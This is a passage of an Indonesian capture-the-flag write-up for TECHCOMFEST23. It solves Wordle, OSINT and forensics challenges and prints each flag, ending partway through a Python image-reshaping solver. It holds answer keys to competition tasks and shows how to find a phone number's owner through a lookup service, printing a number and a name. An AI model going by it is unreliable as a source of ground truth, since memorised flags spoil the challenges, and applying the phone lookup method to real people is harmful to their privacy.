Kemudian, untuk mencapai 100 poin, ada beberapa strategi yang digunakan. Pertama, saat awal permainan, prioritaskan untuk meningkatkan streak, dengan melakukan --PASS (mengorbankan poin) jika puzzle terlalu sulit. Kemudian, saat kita sudah mempunyai beberapa streak, gunakan streak seperlunya untuk menyelesaikan puzzle, tetapi tetap prioritaskan mencapai 10 streak (dengan melakukan --PASS, tanpa peduli poin). Kemudian, saat streak sudah mencapai 10, lakukan strategi yang telah dibahas sebelumnya untuk melakukan farming life. Kami sendiri melakukan farming sampai life mencapai sekitar 50, karena kami nilai angka tersebut sudah cukup untuk memastikan kami tidak akan kalah.



Terakhir, mainkan wordle sampai poin mencapai 100, dengan mengurangi --PASS dan memprioritaskan --REVEAL. Karena life juga sudah banyak, kita dapat mengorbankan life untuk menebak saja (meskipun kita tidak terlalu yakin) pada puzzle, agar poin dapat dengan lebih cepat mencapai 100.



### Flag: TECHCOMFEST23{Fl4G\_F0r\_Th3\_Ch4mPs}

### 


# OSINT

| Runaway **300**  We've been tracking this hacker known as "Dedsec" for so long but we always hit a dead end. One day one of our cell tower recently tracked his phone in Badung, Bali (Indonesia)! But yet again he is always one step ahead of us and remove most of the tower tracking results from our database. The only information we know is that he is using Telkomsel as his sim card provider. We also have the eNB ID of the tower that tracked his phone: 248440, but unfortunately he also removed the tower location too. Can you help us find approximate location of the tower with the eNB ID we provided?  Note: Submit the latitude and longitude with the maximum 1 number of the decimal (separate with :)  For example:  Correct : TECHCOMFEST23{-420.6:69.4}  Wrong : TECHCOMFEST23{-420:69}  Author: aimardcr |
| --- |


### 

Pertama, kami mencoba melakukan searching dengan keyword “locating tower with enb”. Kami mendapatkan site cellmapper.net yang bisa digunakan untuk mencari cellular tower. Kami lalu mencoba mengakses page map pada navbar. Terdapat menu yang dapat digunakan untuk mem-filter hasil pencarian. Dengan hint yang didapatkan, kami pun mengisi filter:






Dengan filter tersebut, kami mendapatkan:



Setelah meng-klik link tersebut, kami mendapatkan informasi tentang tower dengan eNB-ID 248440. Kami pun mendapatkan informasi latitude dan longitude dari url yang diakses:




Awalnya kami mencoba beberapa kali memasukkan informasi tersebut, tetapi kami akhirnya berhasil saat decimal points latitude dan longitude diperbaiki.

### Flag: TECHCOMFEST23{-8.7:115.2}


| Contact **100**  (This challenge is a sequel after the Runaway story)  Thanks to you, we've captured the hacker we have been catching for so long. Now that we have his phone, we went through his contact and found a lot fake numbers. He said that he only save his partner number, but his partner changed the number a lot to prevent being tracked. He did said that one of the number in the contact is still active, but he won't tell us which one. For the sake of this country, can you find the correct phone number and his partner real name?  Note: The names in the .vcf file are fake names, find the real name!  Format FLAG: TECHCOMFEST23{Number:FullName}  Example: TECHCOMFEST23{621234567890:Rick Astley}  Author: aimardcr |
| --- |

### 


Pertama, kami mendownload file yang diattach. Kemudian, kami membuka file tersebut menggunakan VS Code.



Karena tidak terdapat terlalu banyak kontak, kami melakukan skimming untuk mencari nomor telepon dengan kode negara Indonesia (+62) yang masuk akal (+628..). Untungnya, hanya terdapat satu kontak dengan nomor yang memenuhi kriteria:



Dalam file tersebut, tidak terdapat cara untuk mengetahui nama pemilik nomor tersebut. Kami pun mencoba mencari nomor tersebut pada GetContact dan mendapatkan nama kontak:




Awalnya kami ragu, tetapi kami mengecek 1 More Tags dan mendapatkan tag Yes, This Is The Correct Answer.

### Flag: TECHCOMFEST23{628988117322:Chariovalda Efstathios}

| Dewaweb (Sponsor) **340**  I hid the flag few minutes ago in Dewaweb's official page on a certain social media.  Can you find it?!?!?  (Don't forget to like the page!)  Author: aimardcr |
| --- |

### 

Dari kata-kata “offical page” dan “like the page” pada soal, kami mengetahui bahwa social media yang dimaksud adalah Facebook. Kami pun mencari Facebook Page Dewaweb. “I hid the flag *few minutes ago*” menunjukkan bahwa flag tersebut baru saja diposting. Kami mengecek tidak ada post baru dalam beberapa jam sebelum kami mengerjakan soal tersebut sehingga kami menyimpulkan bahwa flag tidak terdapat pada post terbaru. Setelah mencoba mengecek beberapa tab pada page Dewaweb, kami masih belum menemukan flag. Kemudian kami mencoba meng-klik foto profil pada page Dewaweb. Terdapat post profile picture tersebut dan terdapat sebuah comment yang berisi flag.




### Flag: TECHCOMFEST23{Th4nkS\_T0\_Dewaweb\_F0r\_Sp0nS0r1ng\_Us}

# Foren

| Mono **100**  Do you recognize this music?  Anyway, what's with the weird sound?  Author: aimardcr |
| --- |


Diberikan sebuah .wav file yang berisi mix antara lagu dan sebuah morse code. Jika dilihat di audacity maka terdapat dua channel yang berbeda




Channel bagian atas merupakan lagu dan channel bagian bawah merupakan bagian morse codenya. Untuk memisahkannya cukup pindahkan slider LR ke full R agar mendapat satu channel audio saja.

Export file dengan channel mono tersebut lalu gunakan <https://morsecode.world/international/decoder/audio-decoder-adaptive.html> Untuk melakukan decoding morse code.







### 

### Flag: TECHCOMFEST23{wh0\_d03snT\_LOV3\_F1Ve\_N1GhtS\_At\_fR3DDyS\_R1gHt\_aNyWay\_HeR3\_1s\_uR\_FL4G\_a1cd6113}


# 

# 

| Flag Checker **285**  I accidently lost Flag Checker app which was made for this challenge.  Luckily my android dumped the whole app memory before it went disappear.  Can you help me restore the flag?  Author: aimardcr |
| --- |

Diberikan sebuah zip file yang berisi banyak sekali .bin file. Karena ternyata .bin ini merupakan sebuah dump dari sebuah app maka seharusnya strings `flag` ada pada dump tersebut.


Dijalankan script `strings \* | grep TECH` untuk memeriksa flag dan ternyata benar didapat flag



### Flag: TECHCOMFEST23{th1S\_w4S\_m3AnT\_T0\_b3\_r3V3rS1nG\_ChAlL\_But\_0h\_w3lL\_H3r3\_W3\_4r3}


| QRacking **425**  My friend recently went crazy because  he couldn't decode a secret message from this video.  He screams "EMMMMMMMMMM DEEEEEEEEEEEEEEEEEE  FAYFFFFFFFFFFFFFFFFF" everytime,  I don't know what that supposed to mean...  Can you help me find the secret message for the sake of my friend?  Author: aimardcr |
| --- |

Diberikan sebuah file chall.avi. Video tersebut menampilkan QR code yang berbeda pada setiap frame. Kami pun mencoba meng-extract setiap frame dari video tersebut menggunakan aplikasi Free Video to JPG Converter.




Kami mendapatkan 840 QR code yang berbeda. Menggunakan script python kami mencoba untuk membaca setiap QR Code tersebut:


Setelah di-run, kami mendapatkan string dengan panjang 32-bit untuk setiap QR code:




Kami yakin bahwa string tersebut seharusnya merepresentasikan MD5 Hash karena deskripsi soal "EMMMMMMMMMM DEEEEEEEEEEEEEEEEEE FAYFFFFFFFFFFFFFFFFF". Namun, string-string tersebut mengandung karakter selain karakter hex. Setelah membaca string output kembali, kami menyadari bahwa ada beberapa string yang hanya mengandung hex. Sehingga kami pun memodif script tersebut:



Sehingga didapatkan:



Kami mencoba mendekripsi MD5 hash tersebut menggunakan md5decrypt.net



Kami kemudian menggabungkan setiap huruf dan mendapatkan string “ VEVDSENPTUZFU1QyM3twNHJTMW5HX1MwMF9tNG5ZX1FSX2MwRGVTXzFzTnRfUzBfZlVOXzmVDNyXzMTH0= ”. Kami men-decode string tersebut dengan base64 dan mendapatkan flag.

### 

### Flag: TECHCOMFEST23{p4rS1nG\_S00\_m4nY\_QR\_c0DeS\_1sNt\_S0\_fUN\_4fT3r\_4LL}

# 

| Pixel **413**  mas aseng baru memberi tahu saya kalau dia ingin memberiku pesan. karena pesan sangat rahasia, dia tidak ingin jika pesan ini bisa dibaca oleh sembarang orang. jadi dia mencapture (screenshot) seluruh layar laptopnya. lalu dia menyimpan gambar itu dengan menyusun semua list pixel RGBA secara berurutan dan menaruhnya pada height yang sama. bisakah kamu membantuku mendapatkan pesan aseng :)  Author: kyruuu |
| --- |

Seperti pada deskripsi soal, saat membuka image menggunakan PIL, didapat bahwa dimensi gambar adalah 2073600 x 1. Setelah memfaktorkan bilangan tersebut, kami menebak bahwa dimensi asli gambar adalah 1920 x 1080 pixels (2073600 == 1920 x 1080). Kemudian, gambar cukup disusun kembali menggunakan PIL dengan membuat image baru. Berikut solver yang digunakan.

from PIL import Image

import numpy as np

ct = open("pixel.png", "rb").read()

sample = open("akasaka.png", "rb").read()

print(ct[:32])

print(sample[:32])

img = Image.open("pixel.png").convert("RGBA")

pixels = img.load()

w, h = img.size

print(w, h)

assert(1920\*1080==w)

new\_pixels = []

for i in range(1080):

new\_pixels.append([])

